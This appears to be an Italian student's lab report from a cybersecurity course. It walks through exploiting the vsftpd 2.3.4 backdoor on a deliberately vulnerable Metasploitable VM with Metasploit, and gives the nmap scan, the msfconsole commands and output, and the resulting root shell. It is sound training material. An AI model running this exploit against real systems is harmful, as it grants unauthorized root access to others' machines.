

S7_L1

Unit 2 - CS0424

MATTEO BELTRAMI MARZOLINI
CYBEREAGLES

HACKING CON METASPLOIT

TRACCIA

Nella lezione pratica di oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable.

Partendo dall'esercizio visto nella lezione di oggi, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd» (lo stesso visto in lezione teorica).

L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24.

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.


SVOLGIMENTO

IP Metasploitable

Come richiesto dalla traccia, bisogna configurare la metasploitable con l'indirizzo IP in questione: **192.168.1.149/24**

Per procedere a questa operazione, dopo aver acceso la macchina metasploitable procedo con il comando:

sudo nano /etc/network/interfaces



```
# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.1.149
netmask 255.255.255.0
network 192.168.1.0
broadcast 192.168.1.255
gateway 192.168.1.1
```

Essendo che la mia macchina kali ha come indirizzo IP 192.168.50.100, avvio la macchina pfsense come router gateway in modo tale da farle comunicare tra di loro.

Pfsense

Procedo con la configurazione in modo tale da mettere in em1 la mia kali e in em2 la mia metasploitable.

```
Starting CRON... done.
pfSense 2.7.2-RELEASE amd64 20231206-2010
Bootup complete

FreeBSD/amd64 (pfSense.home.arp) (ttyv0)

VirtualBox Virtual Machine - Netgate Device ID: 5f0a693d6119b532b56d

*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 10.0.2.15/24
LAN (lan)      -> em1      -> v4: 192.168.50.1/24
OPT1 (opt1)    -> em2      -> v4: 192.168.1.1/24
```

Ora posso verificare se le due macchine comunicano tra di loro, dalla mia kali, con il comando:

ping 192.168.1.149

```
(kali㉿kali)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=63 time=0.825 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=63 time=1.17 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=63 time=0.477 ms
^X64 bytes from 192.168.1.149: icmp_seq=4 ttl=63 time=0.765 ms
64 bytes from 192.168.1.149: icmp_seq=5 ttl=63 time=0.745 ms
^C
— 192.168.1.149 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4069ms
rtt min/avg/max/mdev = 0.477/0.796/1.172/0.222 ms
```

Nmap

Per procedere all'esercizio ho bisogno di trovare il servizio vsftpd. Dopo aver scansionato con il comando nmap tutte le porte e aver scoperto che la porta che interessa il servizio vsftpd è la porta 21, procedo con il comando:

sudo nmap -sV 192.168.1.149 -p 21

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.1.149 -p 21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-08 16:36 CEST
Nmap scan report for 192.168.1.149
Host is up (0.00061s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.84 seconds
```

L'utilizzo di nmap sulla porta specifica è per conoscere informazioni più dettagliate sulla porta, oltre a scoprire se è aperta.

Ora che sono arrivato a conoscenza delle informazioni della porta, procedo su kali avviando la console di Metasploitable, per confermare che posso connettermi alla porta.

Msfconsole

Per avviare la console utilizzo il comando:

msfconsole

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

# cowsay++
< metasploit >
  \  (oo)_____)
    (__)      )\
      ||____|| *

      =[ metasploit v6.3.55-dev ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
```

Ora devo cercare il modulo vsftpd, scrivendo nel programma:

search vsftpd

```
msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example `info 1`, `use 1` or `use exploit/unix/ftp/vsftpd_234_backdoor`

Tra i moduli che mi vengono proposti mi serve utilizzare l'exploit backdoor, quindi proseguo con il comando:

use 1

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

Seleziono il target e poi vado a cercare il payload da lanciare:

set RHOST 192.168.1.149

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

show payloads

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact		normal	No	Unix Command, Interact with Established Connection

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
```

Essendo che mi viene proposto un solo payload, procedo a caricare quello con il comando:

set payload 0

Dopo aver selezionato il mio payload posso procedere al lancio con il comando:

exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:37313 → 192.168.1.149:6200) at 2024-07-08 16:41:15 +0200
```

Dopo aver controllato con qualche semplice comando (tipo ***ls***) per vedere se il lancio è andato a buon fine, come richiesto dalla traccia, creo una cartella dal nome ***test_metasploit***, con il comando:

mkdir test_metasploit

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

mkdir test_metasploit
```

Per confermare con successo la creazione della cartella sulla macchina metasploitable, controllo con il comando **ls**, sulla macchina metasploitable.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd
msfadmin@metasploitable:~$ cd ..
msfadmin@metasploitable:/home$ cd ..
msfadmin@metasploitable:/$ ls
bin      dev      initrd    lost+found  nohup.out  root    sys      usr
boot     etc      initrd.img  media       opt        sbin    test_metasploit  var
cdrom    home     lib        mnt         proc       srv     tmp      vmlinuz
msfadmin@metasploitable:/$ _
```

E come previsto, tra le varie cartelle si può notare la presenza di ***test_metasploitable***.

CONCLUSIONE

La creazione della cartella ha dimostrato il nostro controllo sulla macchina metasploitable, confermando il successo dell'attacco fatto con msfconsole, sfruttando quindi al meglio la vulnerabilità nel servizio vsftpd.